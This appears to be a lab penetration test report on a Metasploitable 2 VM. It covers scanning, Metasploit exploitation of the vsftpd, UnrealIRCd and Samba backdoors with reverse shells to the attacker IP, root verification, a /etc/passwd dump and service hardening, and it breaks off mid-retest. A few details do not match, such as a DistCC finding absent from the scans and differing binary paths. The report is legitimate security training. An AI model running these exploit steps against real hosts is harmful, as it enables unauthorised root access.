

PENETRATION TEST REPORT

Metasploitable 2

Remas Khaled Mohamed

> ENGAGEMENT DETAILS

Field	Value
Target Host	Metasploitable 2
Target IP	192.168.232.135
Attacker Machine	Kali Linux
Attacker IP observed	192.168.232.129
Environment	VMware isolated lab
Assessment Type	Black-box single machine penetration test

// 01 - EXECUTIVE SUMMARY //

This report documents a complete penetration testing lifecycle - discovery, vulnerability scanning, exploitation of selected weaknesses, mitigation, and retesting- against the Metasploitable 2 virtual machine at 192.168.232.135. Kali Linux was used as the attacking machine.

The target exposed a large number of intentionally vulnerable legacy services. Nmap confirmed FTP, SSH, Telnet, SMTP, DNS, HTTP, RPC, Samba, r-services, Java RMI, a known root shell service, NFS, ProFTPD, MySQL, PostgreSQL, VNC, X11, AJP, and Apache Tomcat. Nessus also reported multiple critical and high findings, including backdoored service versions and remote command execution issues.

Overall Risk Rating: CRITICAL

Risk Area	Result
Initial access	Achieved through backdoored FTP service and other RCE vectors
Privilege level	Root level access achieved in exploitation screenshots
Main exploited vulnerabilities	vsftpd 2.3.4 backdoor, UnrealIRCd backdoor, Samba usermap_script RCE
Mitigation applied	Service hardening, disabling/removing execute permission for vulnerable daemons, configuration edits, and process cleanup
Retest result	Previously targeted services were reduced/changed, but several insecure services remained and require further hardening

// 02 - SCOPE AND ENGAGEMENT //

Item	Description
Scope	Single target VM 192.168.232.135 and all exposed services on that VM
Testing approach	Black-box: the tester began with only the target network address and discovered services through scanning
Tools used	Nmap, Nessus/GVM, Metasploit Framework, Linux command line tools, service configuration editing

// 03 - METHODOLOGY //

The report followed a standard penetration testing workflow: 1) identify live hosts, 2) enumerate open ports and service versions, 3) run vulnerability scanning, 4) validate the highest-risk findings by controlled exploitation, 5) confirm the access level obtained, 6) apply practical mitigations, and 7) retest to verify whether the risk was reduced.

// 04 - RECONNAISSANCE AND SCANNING //

> 4.1 HOST DISCOVERY

```
nmap -sn 192.168.232.135
```

-sn performs ping/host discovery without a full port scan. It is used first because it quickly confirms whether the victim machine is alive before running deeper scans. The screenshot shows the host is up with very low latency.

[SCREENSHOT 01] Nmap ping scan confirms that 192.168.232.135 is alive

```
(kali㉿kali)-[~]  
$ nmap -sn 192.168.232.135  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-04 09:14 -0400  
Nmap scan report for 192.168.232.135  
Host is up (0.00070s latency).  
MAC Address: 00:0C:29:DC:EB:C2 (VMware)  
Nmap done: 1 IP address (1 host up) scanned in 0.64 seconds
```

Description: The scan found 1 host up. MAC address 00:0C:29:DC:EB:C2 identifies a VMware virtual NIC. This proves the victim VM is reachable from Kali before exploitation begins.

> 4.2 SERVICE AND VERSION DETECTION

```
nmap -sV -sC -O 192.168.232.135
```

-sV detects service versions, -sC runs default Nmap NSE scripts, and -O attempts OS detection. This scan is more detailed than host discovery because the vulnerability analysis depends on exact service names and versions, not just open ports.

[SCREENSHOT 02] Nmap service scan - FTP, SSH, Telnet, SMTP, DNS, HTTP, Samba, r-services, RMI, NFS, FTP, MySQL,

```
(kali㉿kali)-[~]  
$ nmap -sV -sC -O 192.168.232.135  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-04 09:15 -0400  
Nmap scan report for 192.168.232.135  
Host is up (0.00028s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
| ftp-syst:  
|   STAT:  
| FTP server status:  
|   Connected to 192.168.232.129  
|   Logged in as ftp  
|   TYPE: ASCII  
|   No session bandwidth limit  
|   Session timeout in seconds is 300  
|   Control connection is plain text  
|   Data connections will be plain text  
|   vsFTPd 2.3.4 - secure, fast, stable  
|_End of status  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.  
| ssh-hostkey:  
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd
```

```
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp open rpcbind 2 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-rsh rexecd
513/tcp open login OpenBSD or Solaris rlogind
514/tcp open tcpwrapped
1099/tcp open java-rmi GNU Classpath grmiregistry
1524/tcp open bindshell Metasploitable root shell
2049/tcp open nfs 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.1
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_ Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 8
|_ Capabilities flags: 43564
|_ Some Capabilities: LongColumnFlag, Speaks41ProtocolNew, Support41
rtsTransactions, SwitchToSSLAfterHandshake, ConnectWithDatabase, Supp
```

```
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2026-05-01T17:14:02+00:00; -2d20h01m57s from scanner time
|_ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizati
A/stateOrProvinceName=There is no such thing outside US/countryName=X
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
|_vnc-info:
|_ Protocol version: 3.3
|_ Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open irc UnrealIRCd
|_irc-info:
|_ users: 1
|_ servers: 1
|_ lusers: 1
|_ lservers: 0
|_ server: irc.Metasploitable.LAN
|_ version: Unreal3.2.8.1. irc.Metasploitable.LAN
|_ uptime: 0 days, 2:54:47
|_ source ident: nmap
|_ source host: E5B02907.AD712085.FFFA6D49.IP
|_ error: Closing Link: xzkipffmac[192.168.232.129] (Quit: xzkipffmac)
```

```

8009/tcp open  ajp13      Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http       Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 00:0C:29:DC:EB:C2 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.
nix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Description: Port 21 runs vsftpd 2.3.4, and the ftp-anon script confirms anonymous FTP login is allowed. Port 22 runs OpenSSH 4.7p1 Debian. Port 23 exposes Telnet, which is insecure because it transmits data in plain text. Port 25 exposes Postfix SMTP. BIND 9.4.2 on 53, Apache 2.2.8 on 80, rpcbind on 111, Samba on 139/445, rexecd/rlogin services on 512/513, Java RMI on 1099, a Metasploitable root shell on 1524, NFS on 2049, ProFTPD on 2121, and MySQL 5.0.51a on 3306. Port 5432 runs PostgreSQL 8.3.0-8.3.7, with an expired self-signed SSL certificate dating back to 2010. Port 5900 exposes VNC using the outdated protocol version 3.3. Port 6000 exposes the X11 display server, which carries session hijacking risk even when access is currently denied. Port 6667 runs UnrealIRCd 3.2.8.1, a version with a known backdoor. Port 8009 exposes the Apache JServ AJP connector, which should not be publicly accessible. Port 8180 runs Apache Tomcat 5.5, an outdated JSP engine commonly exploited through its manager interface using default credentials.


Port	Service/version	Security meaning
21/tcp	vsftpd 2.3.4	Known backdoored version; also anonymous login allowed
22/tcp	OpenSSH 4.7p1	Old SSH version; should be patched and hardened
23/tcp	Linux telnetd	Clear-text remote login; should be disabled
25/tcp	Postfix smtpd	Mail service exposed; requires relay and user enumeration checks
53/tcp	ISC BIND 9.4.2	Old DNS service; possible version-specific vulnerabilities
80/tcp	Apache 2.2.8 DAV/2	Outdated web server; WebDAV increases attack surface
139/445	Samba smbd 3.x/3.0.20	Known RCE class vulnerabilities such as username map script
512/513	rexecd/rlogin	Legacy trust-based remote services; very high risk
1524	Metasploitable root shell	Direct root shell service intentionally vulnerable
2049	NFS	May expose file systems if exports are weak
2121	ProFTPD 1.3.1	Old FTP daemon with known historical issues
3306	MySQL 5.0.51a	Old database exposed to the network

5432/tcp	PostgreSQL 8.3.0-8.3.7	Old network-exposed database; SSL cert expired since 2010
5900/tcp	VNC protocol 3.3	Outdated protocol with no encryption; weak authentication
6000/tcp	X11 display server	Network-exposed X11; risk of session hijacking
6667/tcp	UnrealIRCd 3.2.8.1	Known backdoor (CVE-2010-2075); unauthenticated RCE
8009/tcp	Apache JServ AJP v1.3	AJP connector publicly exposed; Ghostcat-class vulnerability
8180/tcp	Apache Tomcat 5.5	Outdated Tomcat; manager console exploitable via default credentials

> 4.3 VULNERABILITY SCANNING USING NESSUS

After manual Nmap enumeration, Nessus was used to automatically correlate exposed services with known vulnerabilities, weak configurations, and default credentials. The purpose of this step is not only to list ports, but to prioritize which weaknesses are most dangerous and worth validating manually.

[SCREENSHOT 04] Nessus scan report overview



Description: This screenshot shows the vulnerability scanner identifying a large list of issues for 192.168.232.135. The scan output provides severity, CVE/NVT references, and technical summaries that guided exploitation selection.

[SCREENSHOT 05] Nessus findings list - high and critical issues

Sev	CVSS	VPR	EPSS	Name	Family	Count	
CRITICAL	10.0			Canonical Ubuntu Linux SEoL (8.04.x)	General	1	
CRITICAL	10.0 *			UnrealIRCd Backdoor Detection	Backdoors	1	
CRITICAL	10.0 *			VNC Server 'password' Password	Gain a shell remotely	1	
CRITICAL	9.8			SSL Version 2 and 3 Protocol Detection	Service detection	2	
CRITICAL	9.8			Bind Shell Backdoor Detection	Backdoors	1	
MIXED	...	...	...	Apache Tomcat (Multiple Issues)	Web Servers	4	
CRITICAL	...	...	...	SSL (Multiple Issues)	Gain a shell remotely	3	
HIGH	7.5			NFS Shares World Readable	RPC	1	
HIGH	7.5 *			rlogin Service Detection	Service detection	1	
HIGH	7.5 *			rsh Service Detection	Service detection	1	
HIGH	7.5			Samba Badlock Vulnerability	General	1	
MIXED	...	...	...	SSL (Multiple Issues)	General	28	
MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	5	
MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2	

Description: The scanner view shows multiple severe findings. Items visible include FTP/remote service issues, default or weak credentials, and vulnerable service versions. These findings confirm that the target has several exploitable paths, not just one isolated issue.

[SCREENSHOT 06] Nessus findings list - additional vulnerabilities

☐	MIXED	...	...	...	ISC Bind (Multiple Issues)	DNS	5		
☐	MEDIUM	6.5			TLS Version 1.0 Protocol Detection	Service detection	2		
☐	MEDIUM	6.5			Unencrypted Telnet Server	Misc.	1		
☐	MEDIUM	5.9			SSL Anonymous Cipher Suites Support...	Service detection	1		
☐	MEDIUM	5.9			SSL DROWN Attack Vulnerability (Decr...	Misc.	1		
☐	MIXED	...	...	...	SSH (Multiple Issues)	Misc.	6		
☐	MIXED	...	...	...	HTTP (Multiple Issues)	Web Servers	5		
☐	MIXED	...	...	...	DNS (Multiple Issues)	DNS	5		
☐	MIXED	...	...	...	SMB (Multiple Issues)	Misc.	2		
☐	MIXED	...	...	...	TLS (Multiple Issues)	Misc.	2		
☐	MIXED	...	...	...	TLS (Multiple Issues)	SMTP problems	2		
☐	LOW	3.7			SSL/TLS Diffie-Hellman Modulus <= 10...	Misc.	1		
☐	LOW	2.6 *			X Server Detection	Service detection	1		
☐	LOW	2.1 *			ICMP Timestamp Request Remote Dat...	General	1		
☐	INFO	...	...	...	SMB (Multiple Issues)	Windows	7		
☐	INFO	...	...	...	TLS (Multiple Issues)	General	4		
☐	INFO	...	...	...	FTP (Multiple Issues)	Service detection	3		

Description: This page continues the vulnerability list and includes more medium and low findings. Even lower severity issues matter here because combined weaknesses can support privilege escalation, enumeration, or lateral movement in a real environment.

[SCREENSHOT 07] Nessus remediation ticket/result view

Hosts 1 Vulnerabilities 74 Remediations 3 History 1		
Search Actions 3 Actions		
Action	Vulns ▼	Hosts
ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS: Upgrade to BIND 9.11.22, 9.16.6, 9.17.4 or later.	3	1
Samba Badlock Vulnerability: Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.	1	1
UnrealIRCd Backdoor Detection: Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.	0	1

Description: The remediation/details view shows how Nessus groups a vulnerability with references and affected hosts.

// 05 - DETAILED VULNERABILITY ANALYSIS //

ID	Vulnerability	Severity	Evidence / reason
F-01	vsftpd 2.3.4 backdoor	Critical	Nmap identified vsftpd 2.3.4 on port 21 and Metasploit shell returned root
F-02	Anonymous FTP login	High	Nmap ftp-anon script showed anonymous login allowed with FTP code 230
F-03	UnrealIRCd 3.2.8.1 backdoor	Critical	Metasploit UnrealIRCd module opened a command shell and whoami returned root
F-04	DistCC remote command execution	High	Port 3632 exposed; known to allow arbitrary command execution if unrestricted.
F-05	Samba 3.0.20/legacy SMB exposure	Critical/High	Nmap found Samba on 139/445; Nessus listed Samba-related findings
F-06	Telnet enabled	High	Port 23 open; clear-text remote administration
F-07	r-services enabled	High	rexecd and rlogin exposed on 512/513
F-08	Metasploitable root shell	Critical	Port 1524 exposes a root shell service
F-09	Outdated web stack	Medium/High	Apache 2.2.8, Tomcat/AJP later visible in retest
F-10	Databases exposed	Medium/High	MySQL/PostgreSQL exposed to network

> F-01 - VSFTPD 2.3.4 BACKDOOR

Severity: CRITICAL

Technical details: The FTP daemon version detected on port 21 is vsftpd 2.3.4. This version has a malicious backdoor inserted into a distributed archive. When triggered, it opens a shell listener that can result in direct command execution.

Impact: Remote attacker can obtain shell access without valid credentials.

Recommended mitigation: Upgrade/remove vsftpd 2.3.4, install only trusted packages from official repositories, disable anonymous login, restrict FTP by firewall, or replace FTP with SFTP/SSH-only file transfer.

> F-02 - ANONYMOUS FTP LOGIN

Severity: HIGH

Technical details: Nmap default scripts show FTP code 230 and a status block indicating the scan logged in as ftp. This means the service accepts anonymous access. Even if the backdoor did not exist, anonymous FTP can expose files, allow uploads, or support malware staging if write permissions exist.

Impact: Information disclosure, unauthorized file upload/download, and easier exploitation.

Recommended mitigation: Set anonymous_enable=NO in vsftpd.conf, remove public write directories, enforce named accounts, and restrict FTP to trusted IPs.

> F-03 - UNREALIRCd BACKDOOR

Severity: CRITICAL

Technical details: UnrealIRCd 3.2.8.1 had a supply-chain backdoor in some distributed source packages. The module sends a crafted command to the IRC daemon and obtains a reverse command shell.

Impact: Unauthenticated remote command execution.

Recommended mitigation: Remove the backdoored version, reinstall UnrealIRCd from trusted sources, firewall IRC from untrusted networks, and run the service as a non-root user.

> F-04 - DISTCC COMMAND EXECUTION

Severity: HIGH

Technical details: DistCC is a distributed compiler service. If exposed and not restricted, attackers can send jobs that execute arbitrary commands.

Impact: Remote command execution as the distccd service user. Even when not root, it gives an initial foothold for local privilege escalation.

Recommended mitigation: Disable distccd if not required, bind it to localhost, restrict with firewall allow-lists, and run it with minimal privileges.

> F-05 - SAMBA LEGACY EXPOSURE

Severity: CRITICAL/HIGH

Technical details: Nmap shows Samba smbd 3.X-4.X and specifically 3.0.20-Debian on port 445. This generation is associated with remote command execution risks such as username map script abuse and weak share configurations. Nessus also reports SMB-related risks.

Impact: May allow remote shell, file share access, enumeration of users/shares, and credential attacks.

Recommended mitigation: Patch Samba, disable SMBv1/legacy behavior, remove dangerous scripts, restrict shares, and firewall ports 139/445.

> F-06 - TELNET AND R-SERVICES

Severity: HIGH

Technical details: Telnet on 23 and rexecd/rlogin on 512/513 are legacy remote administration protocols. They are insecure by design because they do not provide modern encryption or strong authentication controls.

Impact: Credentials and commands can be captured on the network. Trust relationships can be abused.

Recommended mitigation: Disable Telnet/rsh/rlogin/rexec. Use SSH only with strong ciphers, key-based authentication, and restricted root login.

> F-07 - DATABASES EXPOSED

Severity: MEDIUM/HIGH

Technical details: MySQL on 3306 and PostgreSQL later shown on 5432 are reachable from the network. Database services should normally not be exposed broadly in a lab or production subnet unless required.

Impact: Brute-force attempts, data theft, unauthorized schema access, and privilege escalation through weak database credentials.

Recommended mitigation: Bind databases to localhost or application subnets, enforce strong passwords, remove default accounts, and firewall ports.

// 06 - EXPLOITATION //

> 6.1 EXPLOIT 1 - VSFTPD 2.3.4 BACKDOOR

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.232.135
run
```

Command explanation: msfconsole opens the Metasploit Framework. The use command selects the public module for the vsftpd 2.3.4 backdoor. set RHOSTS defines the victim. run launches the exploit. The result is a command shell session opened from 192.168.232.135 back to the attacker.

[SCREENSHOT 08] Metasploit vsftpd module configured and executed

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.232.135
RHOSTS => 192.168.232.135
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.232.135:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.232.135:21 - USER: 331 Please specify the password.
[+] 192.168.232.135:21 - Backdoor service has been spawned, handling.
..
[+] 192.168.232.135:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.232.129:40975 -> 192.168.232.135:6200) at 2026-05-04 10:11:44 -0400
```

Description: The module connects to port 21, detects the backdoored service behavior, and opens command shell session 1. The id output shows uid=0(root), gid=0(root), which means the exploit immediately resulted in root access.

```
id
whoami
hostname
```

Post-exploitation verification commands: id prints UID/GID and groups, whoami prints the current user, and hostname confirms the compromised machine identity. These commands are important because a reverse shell alone is not enough evidence; the privilege level must be proven.

[SCREENSHOT 09] Root verification after vsftpd exploit

```
[+] 192.168.232.135:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.232.129:40975 -> 192.168.232.135:6200) at 2026-05-04 10:11:44 -0400

whoami
whroot
```

Description: whoami returns root. This confirms a full administrative compromise through the FTP service.

[SCREENSHOT 10] System verification commands after shell access

```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
```

Description: The screenshot shows the output of uname -a confirming the kernel version and host information. uname -a identifies the kernel and system version, useful for later privilege escalation and mitigation planning.

[SCREENSHOT 11] Reading /etc/passwd after compromise

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
```

Description: cat /etc/passwd displays local system users and shells. This is sensitive enumeration data. Modern Linux stores hashes in /etc/shadow, but /etc/passwd still helps attackers identify accounts and service users.

> 6.2 EXPLOIT 2 - UNREALIRCD BACKDOOR

```
msfconsole
use exploit/unix/irc/unreal_ircd_3281_backdoor
set RHOSTS 192.168.232.135
set LHOST 192.168.232.129
run
```

Command explanation: this Metasploit module targets the UnrealIRCd 3.2.8.1 backdoor. RHOSTS is the victim. LHOST is the Kali machine that receives the reverse shell. The selected payload is a Unix reverse command shell/netcat style payload.

[SCREENSHOT 12] UnrealIRCd exploit starts reverse TCP handler

```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.232.135
RHOSTS => 192.168.232.135
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.232.129
LHOST => 192.168.232.129
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 192.168.232.129:4444
[*] 192.168.232.135:6667 - Connected to 192.168.232.135:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname
...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.232.135:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo KVm2lgE5T5P3qmnL;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "KVm2lgE5T5P3qmnL\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.232.129:4444 → 192.168.232.135:55961) at 2026-05-04 11:33:06 -0400
```

Description: Metasploit starts a listener on the attacker machine and sends the payload to the target. A command shell session opens, proving remote command execution through the IRC service.

[SCREENSHOT 13] UnrealIRCD exploitation verified

```
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
```

Description: Commands whoami, id, and uname -a prove the session is active and identify the access level and OS. The output shows root access in the screenshot, meaning the IRC service compromise is severe.

> 6.3 EXPLOIT 3 - SAMBA USERMAP SCRIPT REMOTE CODE EXECUTION

```
msfconsole
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.232.135
run
```

Command explanation: this module abuses a command injection vulnerability in Samba's username map script feature present in versions 3.0.20 and earlier. When a username containing shell metacharacters is passed, Samba executes it as a system command. The default payload creates a reverse netcat shell back to Kali. This confirms the RCE risk reported by Nmap and Nessus for ports 139/445, and demonstrates that the vulnerability results in immediate root-level access with no authentication required..

[SCREENSHOT 14] Samba usermap_script exploit

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.232.135
RHOSTS => 192.168.232.135
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.232.129:4444
[*] Command shell session 1 opened (192.168.232.129:4444 -> 192.168.232.135:33483) at 2026-05-04 11:27:07 -0400
```

Description: The screenshot shows the usermap_script module being loaded and RHOSTS set to 192.168.232.135. Upon running, Metasploit starts a reverse TCP handler on 192.168.232.129:4444 and immediately receives a command shell session from the target, confirming successful exploitation.

[SCREENSHOT 15] Samba shell verification

```
whoami
root
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux
hostname
metasploitable
```

Description: whoami, id, and uname -a are used again to verify the obtained shell and privilege context.

// 07 - POST-EXPLOITATION OBSERVATIONS //

The screenshots prove that the attacker could execute commands, enumerate users, and obtain root-level control through more than one vector. In a real organization, this would allow complete data access, configuration tampering, service disruption, installation of persistence, credential harvesting, and pivoting to other systems.

Post-exploitation command	Purpose
whoami	Confirms the effective user account of the shell
id	Shows UID, GID, and group membership; uid=0 means root
uname -a	Collects kernel and OS information for vulnerability matching
hostname	Confirms the shell belongs to the intended target
cat /etc/passwd	Enumerates local users and service accounts

// 08 - MITIGATION ACTIONS PERFORMED //

The mitigation phase focused on the vulnerabilities actually exploited and the services shown in the screenshots. Because Metasploitable 2 is intentionally vulnerable and old, the strongest real-world remediation would be to replace the VM or rebuild it on supported software. Direct service hardening and disabling vulnerable daemons was performed to show risk reduction.

> 8.1 FTP HARDENING - VSFTPD CONFIGURATION

```
nano /etc/xinetd.d/vsftpd
# important hardening line:
disable = yes
```

Command explanation: nano opens the xinetd service wrapper for vsftpd. Setting disable = yes in this file tells xinetd to stop managing and launching the FTP service entirely. This is a service-level mitigation that prevents vsftpd from being started through the xinetd daemon, complementing the binary permission removal in 8.2.

[SCREENSHOT 16] vsftpd.conf hardening



Description: Setting disable = yes prevents xinetd from starting the vulnerable vsftpd 2.3.4 service, directly addressing the anonymous FTP and backdoor risks identified on port 21. This is a configuration-level mitigation for F-01.

> 8.2 DISABLING VULNERABLE FTP DAEMON BINARY

```
chmod -x /usr/sbin/vsftpd
```

Command explanation: `chmod -x` removes the execute permission from the `vsftpd` binary. This is a strong lab mitigation that prevents the vulnerable service from starting again. In production, the cleaner method would be `apt remove/purge vsftpd` or replace it with a patched package.

[SCREENSHOT 17] vsftpd execute permission removed

```
root@metasploitable:/home/msfadmin# kill $(ps aux | grep ftp | grep -v grep | awk '{print $2}')
You have new mail in /var/mail/root
root@metasploitable:/home/msfadmin# chmod -x /usr/sbin/vsftpd
```

Description: The command removes execution permission from the vulnerable FTP daemon binary, preventing reuse of the `vsftpd 2.3.4` backdoor path.

> 8.3 DISABLING SAMBA SERVICES

```
chmod -x /usr/sbin/smbd
chmod -x /usr/sbin/nmbd
```

Command explanation: `smbd` handles SMB/CIFS file sharing and `nmbd` handles NetBIOS name service. Removing execute permission prevents Samba daemons from running. This reduces exposure on ports 139/445, which Nessus and Nmap identified as risky.

[SCREENSHOT 18] Samba service binaries disabled

```
root@metasploitable:/home/msfadmin# chmod -x /usr/sbin/smbd
You have new mail in /var/mail/root
root@metasploitable:/home/msfadmin# chmod -x /usr/sbin/nmbd
root@metasploitable:/home/msfadmin#
```

Description: The commands harden the machine by preventing `smbd` and `nmbd` execution. This mitigates SMB/Samba RCE and enumeration risk.

> 8.4 DISABLING UNREALIRCD SERVICE BINARY

```
chmod -x /usr/sbin/unrealircd
```

Command explanation: removing execute permission from the `UnrealIRCd` binary prevents the backdoored IRC daemon from launching. This addresses the exploited `UnrealIRCd` vulnerability.

[SCREENSHOT 19] UnrealIRCd execute permission removed

```
root@metasploitable:/home/msfadmin# chmod -x /usr/bin/unrealircd
You have new mail in /var/mail/root
root@metasploitable:/home/msfadmin#
```

Description: This screenshot shows the mitigation for the IRC backdoor service. It prevents the service from being executed again after reboot or manual restart.

> 8.5 PROCESS VERIFICATION AND CLEANUP

```
ps aux | grep unreal
kill <PID>
```

Command explanation: `ps aux` lists running processes and `grep` filters for `UnrealIRCd`. If a process is still running, `kill` terminates it. This is necessary because changing file permissions does not automatically stop an already running process.

[SCREENSHOT 20] Checking and stopping remaining UnrealIRCd process

```

root@metasploitable:/home/msfadmin# ps aux | grep unreal
root      5371  0.0  0.2  8540  2676 ?        S      10:19   0:01 /usr/bin/unreal
ircd
root      10097  0.0  0.0   3004   752 tty1      R+     17:03   0:00 grep unreal
You have new mail in /var/mail/root
root@metasploitable:/home/msfadmin# kill -9 5371
root@metasploitable:/home/msfadmin# ps aux | grep unreal
root      10105  0.0  0.0   3004   752 tty1      R+     17:04   0:00 grep unreal
root@metasploitable:/home/msfadmin#

```

Description: The process list is checked to ensure the vulnerable IRC daemon is not still running. Any remaining process should be killed so the mitigation takes effect immediately.

// 09 - RETEST AND VALIDATION //

After mitigation, the target was rescanned. Retesting is essential because a fix is not complete until it is verified. The retest used Nmap and Nessus to compare the exposed services and vulnerability count after changes.

```
nmap -sV 192.168.232.135
```

[SCREENSHOT 21] Nmap retest after mitigation

```


Nmap scan report for 192.168.232.135
Host is up (0.00057s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  tcpwrapped
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (prot
ocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
